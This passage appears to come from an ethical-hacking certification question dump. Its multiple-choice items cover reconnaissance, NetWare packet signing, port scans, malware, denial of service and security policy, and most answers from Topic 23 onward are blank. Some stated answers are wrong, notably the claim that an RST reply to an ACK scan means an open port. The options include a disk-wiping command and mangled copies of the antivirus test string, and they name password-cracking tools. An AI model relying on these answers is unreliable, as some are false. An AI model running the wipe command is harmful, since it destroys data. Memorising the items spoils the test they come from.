\* After gathering information about the remote hosts starts to gain access to remote host. So, Reconnaissance refers to the preparatory phase where an attacker seeks to gather as much information as possible about a target of evaluation prior to launching an attack.

#### QUESTION NO: 8

**Oregon Corp is fighting a litigation suit with Scamster Inc. Oregon has assigned a private investigative agency to go through garbage, recycled paper, and other rubbish at Scamster's office site in order to find relevant information. What would you call this kind of activity?**

- A. Garbage Scooping
- B. Dumpster Diving
- C. Scanning
- D. CI Gathering

**Answer: B**

**Explanation:** Dumpster diving is the colloquial name for going through somebody's garbage -- which will usually be in dumpsters for large organizations. This is a powerful tactic because it is protected by social taboos. Trash is bad, and once it goes into the trash, something is best forgotten. The reality is that most company trash is fairly clean, and provides a gold mine of information.

**QUESTION NO: 9**

**Jim was having no luck performing a penetration test on his company's network. He was running the test from home and had downloaded every security scanner he could lay his hands on. Despite knowing the IP range of all of the systems and the exact network configuration, Jim was unable to get any useful results. Why is Jim having these problems?**

- A. Security scanners can't perform vulnerability linkage
- B. Security Scanners are not designed to do testing through a firewall
- C. Security Scanners are only as smart as their database and can't find unpublished vulnerabilities
- D. All of the above

**Answer: D**

**Explanation:** Security scanners are designed to find vulnerabilities but not to use them, also they will only find well known vulnerabilities that and no zero day exploits. Therefore you can't use a security scanner for penetration testing but need a more powerful program.

**QUESTION NO: 10**

**You just purchased the latest DELL computer, which comes pre-installed with Windows XP, McAfee antivirus software and a host of other applications. You want to connect Ethernet wire to your cable modem and start using the computer immediately.**

**Windows is dangerously insecure when unpacked from the box, and there are a few things that you must do before you use it.**

- A. New Installation of Windows Should be patched by installation the latest service packs and hotfixes

- B. Enable "guest" account
- C. Install a personal firewall and lock down unused ports from connecting to your computer
- D. Install the latest signatures for Antivirus software
- E. Configure "Windows Update" to automatic
- F. Create a non-admin user with a complex password and login to this account

**Answer: A, C, D, E, F**

**Explanation: The guest account is a possible vulnerability to your system so you should not enable it unless needed. Otherwise you should perform all other actions mentioned in order to have a secure system.**

## Topic 23, Mixed Questions (34 questions)

### QUESTION NO: 1

**One of the better features of NetWare is the use of packet signature that includes cryptographic signatures. The packet signature mechanism has four levels from 0 to 3.**

**In the list below which of the choices represent the level that forces NetWare to sign all packets?**

- A. 0 (zero)
- B. 1
- C. 2
- D. 3

**Answer: D**

**Explanation:**

- 0 Server does not sign packets (regardless of the client level).
- 1 Server signs packets if the client is capable of signing (client level is 2 or higher).
- 2 Server signs packets if the client is capable of signing (client level is 1 or higher).
- 3 Server signs packets and requires all clients to sign packets or logging in will fail.

### QUESTION NO: 2

**Which is the Novell Netware Packet signature level used to sign all packets ?**

- A. 0
- B. 1
- C. 2
- D. 3

**Answer: D**

**Explanation:**

Level 0 is no signature, Level 3 is communication using signature only.

**QUESTION NO: 3**

**If you receive a RST packet while doing an ACK scan, it indicates that the port is open.(True/False).**

- A. True
- B. False

**Answer: A**

**Explanation: When an ACK is sent to an open port, a RST is returned.**

**QUESTION NO: 4**

**If you perform a port scan with a TCP ACK packet, what should an OPEN port return?**

- A. RST
- B. No Reply
- C. SYN/ACK
- D. FIN

**Answer: A**

Open ports return RST to an ACK scan.

**QUESTION NO: 5**

**Pandora is used to attack \_\_\_\_\_ network operating systems.**

- A. Windows
- B. UNIX
- C. Linux
- D. Netware
- E. MAC OS

**Answer: D**

**Explanation: While there are not lots of tools available to attack Netware, Pandora is one that can be used.**

**QUESTION NO: 6**

**What is the name of the software tool used to crack a single account on Netware Servers using a dictionary attack?**

- A. NPWCrack
- B. NWPCrack
- C. NovCrack
- D. CrackNov
- E. GetCrack

**Answer: B**

**Explanation: NWPCrack is the software tool used to crack single accounts on Netware servers.**

**QUESTION NO: 7**

**Which of the following is NOT a valid NetWare access level?**

- A. Not Logged in
- B. Logged in
- C. Console Access
- D. Administrator

**Answer: D**

**Explanation: Administrator is an account not a access level.**

**QUESTION NO: 8**

How would you permanently wipe the data in the hard disk?

- A. wipe -fik /dev/hda1
- B. erase -fik /dev/hda1
- C. delete -fik /dev/hda1
- D. secdel -fik /dev/hda1

**Answer: A**

**QUESTION NO: 9**

Theresa is an IT security analyst working for the United Kingdom Internet Crimes Bureau in London. Theresa has been assigned to the software piracy division which focuses on taking down individual and organized groups that distribute copyrighted software illegally. Theresa and her division have been responsible for taking down over 2,000 FTP sites hosting copyrighted software. Theresa's supervisor now wants her to focus on finding and taking down websites that host illegal pirated software. What are these sights called that Theresa has been tasked with taking down?

- A. These sites that host illegal copyrighted software are called Warez sites
- B. These sites that Theresa has been tasked to take down are called uTorrent sites
- C. These websites are referred to as Dark Web sites
- D. Websites that host illegal pirated versions of software are called Back Door sites

**Answer:**

**QUESTION NO: 10**

You have installed antivirus software and you want to be sure that your AV signatures are working correctly. You don't want to risk the deliberate introduction of a live virus to test the AV software. You would like to write a harmless test virus, which is based on the European Institute for Computer Antivirus Research format that can be detected by the AV software.

How should you proceed?

A. Type the following code in notepad and save the file as SAMPLEVIRUS.COM. Your antivirus program springs into action whenever you attempt to open, run or copy it.

```
X5O!P% @AP[4\PZX54(P^)7CC)7}$SAMPLEVIRUS-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

B. Type the following code in notepad and save the file as AVFILE.COM. Your antivirus program springs into action whenever you attempt to open, run or copy it.

```
X5O!P% @AP[4\PZX54(P^)7CC)7}$AVFILE-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

C. Type the following code in notepad and save the file as TESTAV.COM. Your antivirus program springs into action whenever you attempt to open, run or copy it.

```
X5O!P% @AP[4\PZX54(P^)7CC)7}$TESTAV-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

D. Type the following code in notepad and save the file as EICAR.COM. Your antivirus program springs into action whenever you attempt to open, run or copy it.

```
X5O!P% @AP[4\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H*
```

**Answer:**

QUESTION NO: 11

Marshall is the information security manager for his company. Marshall was just hired on two months ago after the last information security manager retired. Since the last manager did not implement or even write IT policies, Marshall has begun writing IT security policies to cover every conceivable aspect. Marshall's supervisor has informed him that while most employees will be under one set of policies, ten other employees will be under another since they work on computers in publicly-accessible areas. Per his supervisor, Marshall has written two sets of policies. For the users working on publicly-accessible computers, their policies state that everything is forbidden. They are not allowed to browse the Internet or even use email. The only thing they can use is their work related applications like Word and Excel.

What types of policies has Marshall written for the users working on computers in the publicly-accessible areas?

- A. He has implemented Permissive policies for the users working on public computers
- B. These types of policies would be considered Promiscuous policies
- C. He has written Paranoid policies for these users in public areas
- D. Marshall has created Prudent policies for the computer users in publicly-accessible areas

**Answer:**

**QUESTION NO: 12**

Theresa is the chief information security officer for her company, a large shipping company based out of New York City. In the past, Theresa and her IT employees manually checked the status of client computers on the network to see if they had the most recent Microsoft updates. Now that the company has added over 100 more clients to accommodate new departments, Theresa must find some kind of tool to see whether the clients are up-to-date or not. Theresa decides to use Qfecheck to monitor all client computers. When Theresa runs the tool, she is repeatedly told that the software does not have the proper permissions to scan. Theresa is worried that the operating system hardening that she performs on all clients is keeping the software from scanning the necessary registry keys on the client computers.

What registry key permission should Theresa check to ensure that Qfecheck runs properly?

- A. In order for Qfecheck to run properly, it must have enough permission to read
- B. She needs to check the permissions of the  
HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Updates registry key
- C. Theresa needs to look over the permissions of the registry key
- D. The registry key  
HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\Microsoft must be checked

**Answer:**

**QUESTION NO: 13**

Stephanie works as a records clerk in a large office building in downtown Chicago. On Monday, she went to a mandatory security awareness class (Security5) put on by her company's IT department. During the class, the IT department informed all employees that everyone's Internet activity was thenceforth going to be monitored.

Stephanie is worried that her Internet activity might give her supervisor reason to write her up, or worse get her fired. Stephanie's daily work duties only consume about four hours of her time, so she usually spends the rest of the day surfing the web. Stephanie really enjoys surfing the Internet but definitely does not want to get fired for it.

What should Stephanie use so that she does not get in trouble for surfing the Internet?

- A. Cookie Disabler
- B. Stealth Anonymizer
- C. Stealth Firefox
- D. Stealth IE

**Answer:**

QUESTION NO: 14

Justine is the systems administrator for her company, an international shipping company with offices all over the world. Recent US regulations have forced the company to implement stronger and more secure means of communication. Justine and other administrators have been put in charge of securing the company's digital communication lines. After implementing email encryption, Justine now needs to implement robust digital signatures to ensure data authenticity and reliability. Justine has decided to implement digital signatures which are a variant of DSA and that operate on elliptical curve groups. These signatures are more efficient than DSA and are not vulnerable to a number field sieve attacks.

What type of signature has Justine decided to implement?

- A. She has decided to implement ElGamal signatures since they offer more reliability than the typical DSA signatures
- B. Justine has decided to use ECDSA signatures since they are more efficient than DSA signatures
- C. Justine is now utilizing SHA-1 with RSA signatures to help ensure data reliability
- D. These types of signatures that Justine has decided to use are called RSA-PSS signatures

**Answer:**

QUESTION NO: 15

Giles is the network administrator for his company, a graphics design company based in Dallas. Most of the network is comprised of Windows servers and workstations, except for some designers that prefer to use MACs. These MAC users are running on the MAC OS X operating system. These MAC users also utilize iChat to talk between each other. Tommy, one of these MAC users, calls Giles and says that his computer is running very slow. Giles then gets more calls from the other MAC users saying they are receiving instant messages from Tommy even when he says he is not on his computer. Giles immediately unplugs Tommy's computer from the network to take a closer look. He opens iChat on Tommy's computer and it says that it sent a file called latestpics.tgz to all the other MAC users. Tommy says he never sent those files. Giles also sees that many of the computer's applications appear to be altered. The path where the files should be has an altered file and the original application is stored in the file's resource fork.

What has Giles discovered on Tommy's computer?

- A. He has discovered OSX/Chat-burner virus on Tommy's computer
- B. Giles has found the OSX/Leap-A virus on Tommy's computer
- C. This behavior is indicative of the OSX/Inqtana.A virus
- D. On Tommy's computer, Giles has discovered an apparent infection of the OSX/Transmitter.B virus

**Answer:**

QUESTION NO: 16

Stephanie, a security analyst, has just returned from a Black Hat conference in Las Vegas where she learned of many powerful tools used by hackers and security professionals alike. Stephanie is primarily worried about her Windows network because of all the legacy computers and servers that she must use, due to lack of funding.

Stephanie wrote down many of the tools she learned of in her notes and was particularly interested in one tool that could scan her network for vulnerabilities and return reports on her network's weak spots called SAINT. She remembered from her notes that SAINT is very flexible and can accomplish a number of tasks. Stephanie asks her supervisor, the CIO, if she can download and run SAINT on the network. Her boss said to not bother with it since it will not work for her at all.

Why did Stephanie's boss say that SAINT would not work?

- A. SAINT only works on Macintosh-based machines
- B. SAINT is too expensive and is not cost effective
- C. SAINT is too network bandwidth intensive

D. SAINT only works on LINUX and UNIX machines

**Answer:**

QUESTION NO: 17

An SNMP scanner is a program that sends SNMP requests to multiple IP addresses, trying different community strings and waiting for a reply. Unfortunately SNMP servers don't respond to requests with invalid community strings and the underlying protocol does not reliably report closed ports. This means that 'no response' from the probed IP address can mean which of the following:

(Select up to 3)

- A. Invalid community string
- B. S-AUTH protocol is running on the SNMP server
- C. Machine unreachable
- D. SNMP server not running

**Answer:**

QUESTION NO: 18

Charlie is an IT security consultant that owns his own business in Denver. Charlie has recently been hired by Fleishman Robotics, a mechanical engineering company also in Denver. After signing service level agreements and other contract papers, Charlie asks to look over the current company security policies. Based on these policies, Charlie compares the policies against what is actually in place to secure the company's network. From this information, Charlie is able to produce a report to give to company executives showing which areas the company is lacking in. This report then becomes the basis for all of Charlie's remaining tests.

What type of initial analysis has Charlie performed to show the company which areas it needs improvements in?

- A. Charlie has performed a BREACH analysis; showing the company where its weak points are
- B. This analysis would be considered a vulnerability analysis
- C. This type of analysis is called GAP analysis
- D. This initial analysis performed by Charlie is called an Executive Summary

**Answer:**

QUESTION NO: 19

James is an IT security consultant as well as a certified ethical hacker. James has been asked to audit the network security of Yerta Manufacturing, a tool manufacturing company in Phoenix. James performs some initial external tests and then begins testing the security from inside the company's network.

James finds some big problems right away; a number of users that are working on Windows XP computers have saved their usernames and passwords used to connect to servers on the network. This way, those users do not have to type in their credentials every time they want access to a server. James tells the IT manager of Yerta Manufacturing about this, and the manager does not believe this is possible on Windows XP. To prove his point, James has a user logon to a computer and then James types in a command that brings up a window that says "Stored User Names and Passwords".

What command did James type in to get this window to come up?

- A. To bring up this stored user names and passwords window, James typed in "rundll32.exe storedpwd.dll, ShowWindow"
- B. James had to type in "rundll32.exe keymgr.dll, KRShowKeyMgr" to get the window to pop up
- C. James typed in the command "rundll32.exe storedpwd.dll" to get the Stored User Names and Passwords window to come up
- D. The command to bring up this window is "KRShowKeyMgr"

**Answer:**

QUESTION NO: 20

Bob was frustrated with his competitor, Brownies Inc., and decided to launch an attack that would result in serious financial losses. He planned the attack carefully and carried out the attack at the appropriate moment. Meanwhile, Trent, an administrator at Brownies Inc., realized that their main financial transaction server had been attacked. As a result of the attack, the server crashed and Trent needed to reboot the system, as no one was able to access the resources of the company. This process involves human interaction to fix it. What kind of Denial of Service attack was best illustrated in the scenario above?

- A. DOS attacks which involves flooding a network or system
- B. DOS attacks which involves crashing a network or system
- C. DOS attacks which is done accidentally or deliberately
- D. Simple DDOS attack

**Answer:**

QUESTION NO: 21

More sophisticated IDSs look for common shellcode signatures. But even these systems can be bypassed, by using polymorphic shellcode. This is a technique common among virus writers - it basically hides the true nature of the shellcode in different disguises.

How does a polymorphic shellcode work?

- A. They convert the shellcode into Unicode, using loader to convert back to machine code then executing them
- B. They compress shellcode into normal instructions, uncompress the shellcode using loader code and then executing the shellcode
- C. They reverse the working instructions into opposite order by masking the IDS signatures
- D. They encrypt the shellcode by XORing values over the shellcode, using loader code to decrypt the shellcode, and then executing the decrypted shellcode

**Answer:**

QUESTION NO: 22

This is an authentication method in which is used to prove that a party knows a password without transmitting the password in any recoverable form over a network. This authentication is secure because the password is never transmitted over the network, even in hashed form; only a random number and an encrypted random number are sent.

- A. Realm Authentication
- B. SSL Authentication
- C. Basic Form Authentication
- D. Cryptographic Authentication
- E. Challenge/Response Authentication

**Answer:**

QUESTION NO: 23

Darren is the network administrator for Greyson & Associates, a large law firm in Houston. Darren is responsible for all network functions as well as any digital forensics work that is needed. Darren is examining the firewall logs one morning and notices some unusual activity. He traces the activity target to one of the firm's internal file servers and finds that many documents on that server were destroyed. After performing some calculations, Darren finds the damage to be around \$75,000 worth of lost data. Darren decides that this incident should be handled and resolved within the same day of its discovery.

What incident level would this situation be classified as?

- A. This situation would be classified as a mid-level incident
- B. Since there was over \$50,000 worth of loss, this would be considered a high-level incident
- C. Because Darren has determined that this issue needs to be addressed in the same day it was discovered, this would be considered a low-level incident
- D. This specific incident would be labeled as an immediate-level incident

**Answer:**

QUESTION NO: 24

You are configuring the security options of your mail server and you would like to block certain file attachments to prevent viruses and malware from entering the users inbox.

Which of the following file formats will you block?

(Select up to 6)

- A. .txt
- B. .vbs
- C. .pif
- D. .jpg
- E. .gif
- F. .com
- G. .htm
- H. .rar
- I. .scr

J. .exe

**Answer:**

QUESTION NO: 25

Gerald is a Certified Ethical Hacker working for a large financial institution in Oklahoma City. Gerald is currently performing an annual security audit of the company's network. One of the company's primary concerns is how the corporate data is transferred back and forth from the banks all over the city to the data warehouse at the company's home office. To see what type of traffic is being passed back and forth and to see how secure that data really is, Gerald uses a session hijacking tool to intercept traffic between a server and a client. Gerald hijacks an HTML session between a client running a web application which connects to a SQL database at the home office. Gerald does not kill the client's session; he simply monitors the traffic that passes between it and the server.

What type of session attack is Gerald employing here?

- A. He is utilizing a passive network level hijack to see the session traffic used to communicate between the two devices
- B. Gerald is using a passive application level hijack to monitor the client and server traffic
- C. This type of attack would be considered an active application attack since he is actively monitoring the traffic
- D. This type of hijacking attack is called an active network attack

**Answer:**

QUESTION NO: 26

WWW wanderers or spiders are programs that traverse many pages in the World Wide Web by recursively retrieving linked pages. Search engines like Google, frequently spider web pages for indexing.

How will you stop web spiders from crawling certain directories on your website?

- A. Place robots.txt file in the root of your website with listing of directories that you don't want to be crawled
- B. Place authentication on root directories that will prevent crawling from these spiders
- C. Place "HTTP:NO CRAWL" on the html pages that you don't want the crawlers to index

D. Enable SSL on the restricted directories which will block these spiders from crawling

**Answer:**

QUESTION NO: 27

Jason works in the sales and marketing department for a very large advertising agency located in Atlanta. Jason is working on a very important marketing campaign for his company's largest client. Before the project could be completed and implemented, a competing advertising company comes out with the exact same marketing materials and advertising, thus rendering all the work done for Jason's client unusable. Jason is questioned about this and says he has no idea how all the material ended up in the hands of a competitor.

Without any proof, Jason's company cannot do anything except move on. After working on another high profile client for about a month, all the marketing and sales material again ends up in the hands of another competitor and is released to the public before Jason's company can finish the project. Once again, Jason says that he had nothing to do with it and does not know how this could have happened. Jason is given leave with pay until they can figure out what is going on.

Jason's supervisor decides to go through his email and finds a number of emails that were sent to the competitors that ended up with the marketing material. The only items in the emails were attached jpg files, but nothing else. Jason's supervisor opens the picture files, but cannot find anything out of the ordinary with them.

What technique has Jason most likely used?

- A. Stealth Rootkit Technique
- B. Snow Hiding Technique
- C. ADS Streams Technique
- D. Image Steganography Technique

**Answer:**

QUESTION NO: 28

Jeffery works at a large financial firm in Dallas, Texas as a securities analyst. Last week, the IT department of his company installed a wireless network throughout the building. The problem is, is that they are only going to make it available to upper management and the IT department.

Most employees don't have a problem with this since they have no need for wireless networking, but Jeffery would really like to use wireless since he has a personal laptop that he works from as much as he can. Jeffery asks the IT manager if he could be allowed to use the wireless network but he is turned down. Jeffery is not satisfied, so he brings his laptop in to work late one night and tries to get access to the network. Jeffery uses the wireless utility on his laptop, but cannot see any wireless networks available. After about an hour of trying to figure it out, Jeffery cannot get on the company's wireless network. Discouraged, Jeffery leaves the office and goes home.

The next day, Jeffery calls his friend who works with computers. His friend suggests that his IT department might have turned off SSID broadcasting, and that is why he could not see any wireless networks. How would Jeffrey access the wireless network?

- A. Run WEPCrack tool and brute force the SSID hashes
- B. Jam the wireless signal by launching denial of service attack
- C. Sniff the wireless network and capture the SSID that is transmitted over the wire in plaintext
- D. Attempt to connect using wireless device default SSIDs

**Answer:**

QUESTION NO: 29

Leonard is a systems administrator who has been tasked by his supervisor to slow down or lessen the amount of SPAM their company receives on a regular basis. SPAM being sent to company email addresses has become a large problem within the last year for them. Leonard starts by adding SPAM prevention software at the perimeter of the network. He then builds a black list, white list, turns on MX callbacks, and uses heuristics to stop the incoming SPAM. While these techniques help some, they do not prevent much of the SPAM from coming in. Leonard decides to use a technique where his mail server responds very slowly to outside connected mail servers by using multi-line SMTP responses. By responding slowly to SMTP connections, he hopes that SPAMMERS will see this and move on to easier and faster targets.

What technique is Leonard trying to employ here to stop SPAM?

- A. To stop SPAM, Leonard is using the technique called Bayesian Content Filtering
- B. Leonard is trying to use the Transparent SMTP Proxy technique to stop incoming SPAM
- C. This technique that Leonard is trying is referred to as using a Sender Policy Framework to aid in SPAM prevention

D. He is using the technique called teergrubing to delay SMTP responses and hopefully stop SPAM

**Answer:**

QUESTION NO: 30

TCP/IP Session Hijacking is carried out in which OSI layer?

- A. Transport layer
- B. Datalink layer
- C. Physical Layer
- D. Network Layer

**Answer:**

QUESTION NO: 31

Reflective DDoS attacks do not send traffic directly at the targeted host. Instead, they usually spoof the originating IP addresses and send the requests at the reflectors. These reflectors (usually routers or high-powered servers with a large amount of network resources at their disposal) then reply to the spoofed targeted traffic by sending loads and loads of data to the final target.

How would you detect these reflectors on your network?

- A. Run floodnet tool to detect these reflectors
- B. Look for the banner text by running Zobbie Zappers tools
- C. Run Vulnerability scanner on your network to detect these reflectors
- D. Scan the network using Nmap for the services used by these reflectors

**Answer:**

QUESTION NO: 32

When a malicious hacker identifies a target and wants to eventually compromise this target, what would be the first step the attacker would perform?

- A. Cover his tracks by eradicating the log files
- B. Gain access to the remote computer for identification of venue of attacks

- C. Perform a reconnaissance of the remote target for identification of venue of attacks
- D. Always starts with a scan in order to quickly identify venue of attacks

**Answer:**

QUESTION NO: 33

Steven is the senior network administrator for Onkton Incorporated, an oil well drilling company in Oklahoma City. Steven and his team of IT technicians are in charge of keeping inventory for the entire company; including computers, software, and oil well equipment. To keep track of everything, Steven has decided to use RFID tags on their entire inventory so they can be scanned with either a wireless scanner or a handheld scanner. These RFID tags hold as much information as possible about the equipment they are attached to. When Steven purchased these tags, he made sure they were as state of the art as possible. One feature he really liked was the ability to disable RFID tags if necessary. This comes in very handy when the company actually sells oil drilling equipment to other companies. All Steven has to do is disable the RFID tag on the sold equipment and it cannot give up any information that was previously stored on it.

What technology allows Steven to disable the RFID tags once they are no longer needed?

- A. Newer RFID tags can be disabled by using Terminator Switches built into the chips
- B. RFID Kill Switches built into the chips enable Steven to disable them
- C. The company's RFID tags can be disabled by Steven using Replaceable ROM technology
- D. The technology used to disable an RFIP chip after it is no longer needed, or possibly stolen, is called RSA Blocking

**Answer:**

QUESTION NO: 34

Attacker forges a TCP/IP packet, which causes the victim to try opening a connection with itself. This causes the system to go into an infinite loop trying to resolve this unexpected connection. Eventually, the connection times out, but during this resolution, the machine appears to hang or become very slow. The attacker sends such packets on a regular basis to slow down the system.

Unpatched Windows XP and Windows Server 2003 machines are vulnerable to these attacks. What type of Denial of Service attack is represented here?

- A. SMURF Attacks
- B. Targa attacks
- C. LAND attacks
- D. SYN Flood attacks

**Answer:**

**Note:** Answers to the unanswered questions will be provided shortly. First customer, if any, faster than us in providing answers will receive credit for each answer provided.

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